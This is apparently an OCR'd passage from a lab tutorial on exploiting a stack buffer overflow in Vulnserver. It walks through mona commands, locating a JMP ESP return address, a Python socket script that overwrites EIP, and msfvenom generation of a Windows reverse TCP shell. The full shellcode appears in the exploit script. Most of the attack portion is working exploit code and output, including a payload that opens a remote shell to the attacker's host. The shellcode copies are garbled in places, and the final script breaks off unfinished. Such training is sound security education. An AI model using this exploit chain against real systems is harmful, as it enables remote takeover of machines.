
```
Mona Modules
```




From here we need to download the ZIP to our Windows machine.



Open the folder and look for mona.py.




Then we want to move this script in to this folder. (For some of you it my just say "Program Files")




Once this is done start up Vulnserver and attach it to Immunity Debugger.

At the bottom of Immunity you will see a text bar in this we want to type:


```
!mona modules
```



You should receive this output.



We want to look at the protection settings




The first one we see is very interesting all the safety features have returned false across the board and looking at the file path we can see that it is attached to Vulnserver. The dll is called essfunc.dll. We will keep a note of this for future reference.

We also need to find the Opcode equivalent. "An opcode (abbreviated from operation code, also known as instruction machine code, instruction code, instruction syllable, instruction parcel or opstring) is the portion of a machine language instruction that specifies the operation to be performed. Beside the opcode itself, most instructions also specify the data they will process, in the form of operands." To do this we need to jump into our Kali machine, and we need to use something called "nasm_shell.rb"

All we need to do is type:

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

You should receive a nasm shell.



When we say we are looking for the opcode equivalent we are trying to convert assembly language into hex code

First we will type:

```
JMP ESP
```


This is what we call a JMP command we will use this to tell the EIP to jump to our malicious code

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

The Hex equivalent of JMP ESP is FFE4


Take this hex and feed it to Immunity, and type the following into the text bar.

```
!mona find -s "\xff\xe4" -m essfunc.dll
```




To make sense of this xff is =FF as xef =EF x being a byte with the hex value, and `-m` is selecting the essfunc.dll module.

When we run this we receive this output.



If we take a closer look at this we will see that we have return addresses.



Lets make a note of the first address.

```
625011af
```

Armed with this information we need to go into Kali and open a new terminal.

Once again we need to edit our python script, but as always I will create a new file. Instead of having four B's in front of the EIP we are going to put this pointer there. We are going to have the EIP be a JMP code, and the JMP code is going to point to our malicious code. We are going to enter it in a special way as shown below.

```
"\xaf\x11\x50\x62"
```

What you should notice is we have put this in reverse order. We have done this for a reason. When we are talking with x86 architecture we are doing something called little endian format


"In computing, endianness is the order or sequence of bytes of a word of digital data in computer memory. Endianness is primarily expressed as big-endian (BE) or little-endian (LE). A big-endian system stores the most significant byte of a word at the smallest memory address and the least significant byte at the largest. A little-endian system, in contrast, stores the least-significant byte at the smallest address." x86 architecture actually stores the lower order byte at the lowest address and the higher order byte at the highest address which means we have to put it in reverse order.

Here is a copy of the finished script.


```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.74.132',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

What this should do now is throw the same error but we should hit a JMP point. We can do something in Immunity that will help us catch this. If we click on the black arrow in the top right hand corner and enter:


```
625011af
```



You should see our FFE4 (JMP ESP) at the top of the list.



This is perfect and exactly what we want to see. Then we need to the hit F2 key, this will turn the address in a light blue.



What this has done is set a break point. When the program reaches this point it is going to stop and await further instructions from us. This is all we need for now as we have nowhere to jump to. We just need to know that we are hitting this right so we can jump forward.

Make sure you Vulnserver and Immunity are ready then head back to Kali.


Remember to change mode.

```
chmod +x return_address.py
```


All that's left to do is run:

```
python2.7 return_address.py
```

Let's go back to Immunity to see what has happened.



We can see that our break point has hit the EIP



This means we now control this. Now all we have to do is generate some shellcode and we are home free!

8.Generating Shellcode and Gaining Root

The moment we have all been working towards is finally here. This is when we get a shell on our target machine with root access.

What we will do is use a tool called "msfvenom" to generate our shell code.

Open up a terminal in your Kali Linux and run:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.74.128 LPORT=7777
EXITFUNC=thread -f c -a x86 -b "\x00"
```

Let me explain what is happening here. We are setting a switch of `-p` for payload which will be a windows reverse tcp shell. When we have a reverse shell like this what we are doing is having the victim connect back to us. So we need to provide it with our information that being LHOST and LPORT. This will be the IP address of our attack box, and the port we want to make the connection on.

We have also added a EXITFUNC=thread, all this does is makes are shell more stable. We have `-f` for filetype which is C. We have `-a` for architecture which is x86 and a `-b` for bad characters which is where finding the bad characters is important we didn't have any but the null byte (\x00) which was automatically removed for us in our tests.

Go ahead and hit enter to generate this payload


```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.74.128 LPORT=7777 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xc6\xd9\x74\x24\xf4\x5a\x33\xc9\xbe\x3a\x3e\x44\x2c"
"\xb1\x52\x31\x72\x17\x83\xea\xfc\x03\x48\x2d\xa6\xd9\x50"
"\xb9\xa4\x22\xa8\x3a\xc9\xab\x4d\x0b\xc9\xc8\x06\x3c\xf9"
"\x9b\x4a\xb1\x72\xc9\x7e\x42\xf6\xc6\x71\xe3\xbd\x30\xbc"
"\xf4\xee\x01\xdf\x76\xed\x55\x3f\x46\x3e\xa8\x3e\x8f\x23"
"\x41\x12\x58\x2f\xf4\x82\xed\x65\xc5\x29\xbd\x68\x4d\xce"
"\x76\x8a\x7c\x41\x0c\xd5\x5e\x60\xc1\x6d\xd7\x7a\x06\x4b"
"\xa1\xf1\xfc\x27\x30\xd3\xcc\xc8\x9f\x1a\xe1\x3a\xe1\x5b"
"\xc6\xa4\x94\x95\x34\x58\xaf\x62\x46\x86\x3a\x70\xe0\x4d"
"\x9c\x5c\x10\x81\x7b\x17\x1e\x6e\x0f\x7f\x03\x71\xdc\xf4"
"\x3f\xfa\xe3\xda\xc9\xb8\xc7\xfe\x92\x1b\x69\xa7\x7e\xcd"
"\x96\xb7\x20\xb2\x32\xbc\xcd\xa7\x4e\x9f\x99\x04\x63\x1f"
"\x5a\x03\xf4\x6c\x68\x8c\xae\xfa\xc0\x45\x69\xfd\x27\x7c"
"\xcd\x91\xd9\x7f\x2e\xb8\x1d\x2b\x7e\xd2\xb4\x54\x15\x22"
"\x38\x81\xba\x72\x96\x7a\x7b\x22\x56\x2b\x13\x28\x59\x14"
"\x03\x53\xb3\x3d\xae\xae\x54\x82\x87\xfa\x24\x6a\xda\xfa"
"\xb7";

┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─#
```

Keep a copy of this. I will keep it write here in this document


```
"\xd9\xc6\xd9\x74\x24\xf4\x5a\x33\xc9\xbe\x3a\x3e\x44\x2c"
"\xb1\x52\x31\x72\x17\x83\xea\xfc\x03\x48\x2d\xa6\xd9\x50"
"\xb9\xa4\x22\xa8\x3a\xc9\xab\x4d\x0b\xc9\xc8\x06\x3c\xf9"
"\x9b\x4a\xb1\x72\xc9\x7e\x42\xf6\xc6\x71\xe3\xbd\x30\xbc"
"\xf4\xee\x01\xdf\x76\xed\x55\x3f\x46\x3e\xa8\x3e\x8f\x23"
"\x41\x12\x58\x2f\xf4\x82\xed\x65\xc5\x29\xbd\x68\x4d\xce"
"\x76\x8a\x7c\x41\x0c\xd5\x5e\x60\xc1\x6d\xd7\x7a\x06\x4b"
"\xa1\xf1\xfc\x27\x30\xd3\xcc\xc8\x9f\x1a\xe1\x3a\xe1\x5b"
"\xc6\xa4\x94\x95\x34\x58\xaf\x62\x46\x86\x3a\x70\xe0\x4d"
"\x9c\x5c\x10\x81\x7b\x17\x1e\x6e\x0f\x7f\x03\x71\xdc\xf4"
"\x3f\xfa\xe3\xda\xc9\xb8\xc7\xfe\x92\x1b\x69\xa7\x7e\xcd"
"\x96\xb7\x20\xb2\x32\xbc\xcd\xa7\x4e\x9f\x99\x04\x63\x1f"
"\x5a\x03\xf4\x6c\x68\x8c\xae\xfa\xc0\x45\x69\xfd\x27\x7c"
"\xcd\x91\xd9\x7f\x2e\xb8\x1d\x2b\x7e\xd2\xb4\x54\x15\x22"
"\x38\x81\xba\x72\x96\x7a\x7b\x22\x56\x2b\x13\x28\x59\x14"
"\x03\x53\xb3\x3d\xae\xae\x54\x82\x87\xfa\x24\x6a\xda\xfa"
```

```
"\x3a\x0a\x53\x1c\x28\xdc\x35\xb7\xc5\x45\x1c\x43\x77\x89"
"\x8a\x2e\xb7\x01\x39\xcf\x76\xe2\x34\xc3\xef\x02\x03\xb9"
"\xa6\x1d\xb9\xd5\x25\x8f\x26\x25\x23\xac\xf0\x72\x64\x02"
"\x09\x16\x98\x3d\xa3\x04\x61\xdb\x8c\x8c\xbe\x18\x12\x0d"
"\x32\x24\x30\x1d\x8a\xa5\x7c\x49\x42\xf0\x2a\x27\x24\xaa"
"\x9c\x91\xfe\x01\x77\x75\x86\x69\x48\x03\x87\xa7\x3e\xeb"
"\x36\x1e\x07\x14\xf6\xf6\x8f\x6d\xea\x66\x6f\xa4\xae\x87"
"\x92\x6c\xdb\x2f\x0b\xe5\x66\x32\xac\xd0\xa5\x4b\x2f\xd0"
"\x55\xa8\x2f\x91\x50\xf4\xf7\x4a\x29\x65\x92\x6c\x9e\x86"
"\xb7"
```

You should notice I have removed the semi-colon at the end as its not needed.



Plus its always a good idea to take note of the payload size. It's not going to matter in this situation, but if you do decide to go deeper into exploit development you will learn that payload size is everything.



Next we need to copy this into our python script as always I will make a new file for this. The final script should look similar to this.

```
#!/usr/bin/python
import sys, socket

overflow = (
"\xd9\xc6\xd9\x74\x24\xf4\x5a\x33\xc9\xbe\x3a\x3e\x44\x2c"
"\xb1\x52\x31\x72\x17\x83\xea\xfc\x03\x48\x2d\xa6\xd9\x50"
"\xb9\xa4\x22\xa8\x3a\xc9\xab\x4d\x0b\xc9\xc8\x06\x3c\xf9"
"\x9b\x4a\xb1\x72\xc9\x7e\x42\xf6\xc6\x71\xe3\xbd\x30\xbc"
"\xf4\xee\x01\xdf\x76\xed\x55\x3f\x46\x3e\xa8\x3e\x8f\x23"
"\x41\x12\x58\x2f\xf4\x82\xed\x65\xc5\x29\xbd\x68\x4d\xce"
"\x76\x8a\x7c\x41\x0c\xd5\x5e\x60\xc1\x6d\xd7\x7a\x06\x4b"
"\xa1\xf1\xfc\x27\x30\xd3\xcc\xc8\x9f\x1a\xe1\x3a\xe1\x5b"
"\xc6\xa4\x94\x95\x34\x58\xaf\x62\x46\x86\x3a\x70\xe0\x4d"
"\x9c\x5c\x10\x81\x7b\x17\x1e\x6e\x0f\x7f\x03\x71\xdc\xf4"
"\x3f\xfa\xe3\xda\xc9\xb8\xc7\xfe\x92\x1b\x69\xa7\x7e\xcd"
"\x96\xb7\x20\xb2\x32\xbc\xcd\xa7\x4e\x9f\x99\x04\x63\x1f"
"\x5a\x03\xf4\x6c\x68\x8c\xae\xfa\xc0\x45\x69\xfd\x27\x7c"
"\xcd\x91\xd9\x7f\x2e\xb8\x1d\x2b\x7e\xd2\xb4\x54\x15\x22"
```

```
"\x38\x81\xba\x72\x96\x7a\x7b\x22\x56\x2b\x13\x28\x59\x14"
"\x03\x53\xb3\x3d\xae\xae\x54\x82\x87\xfa\x24\x6a\xda\xfa"
"\x3a\x0a\x53\x1c\x28\xdc\x35\xb7\xc5\x45\x1c\x43\x77\x89"
"\x8a\x2e\xb7\x01\x39\xcf\x76\xe2\x34\xc3\xef\x02\x03\xb9"
"\xa6\x1d\xb9\xd5\x25\x8f\x26\x25\x23\xac\xf0\x72\x64\x02"
"\x09\x16\x98\x3d\xa3\x04\x61\xdb\x8c\x8c\xbe\x18\x12\x0d"
"\x32\x24\x30\x1d\x8a\xa5\x7c\x49\x42\xf0\x2a\x27\x24\xaa"
"\x9c\x91\xfe\x01\x77\x75\x86\x69\x48\x03\x87\xa7\x3e\xeb"
"\x36\x1e\x07\x14\xf6\xf6\x8f\x6d\xea\x66\x6f\xa4\xae\x87"
